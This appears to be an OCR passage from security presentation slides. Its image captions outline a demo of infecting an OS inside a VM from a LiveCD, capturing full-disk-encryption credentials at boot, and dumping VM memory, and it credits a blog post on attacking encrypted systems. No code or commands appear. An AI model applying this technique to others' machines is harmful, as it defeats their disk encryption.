
+Demo 1 – Infected OS inside VM from LiveOS (LiveCD)



+Demo 1 – Booting the OS, the owner enters FDE creds




+Demo 1 – Dumping the memory of the VM




Inspired by https://diablohorn.com/2017/12/12/attacking-encrypted-systems-with-qemu-and-volatility/

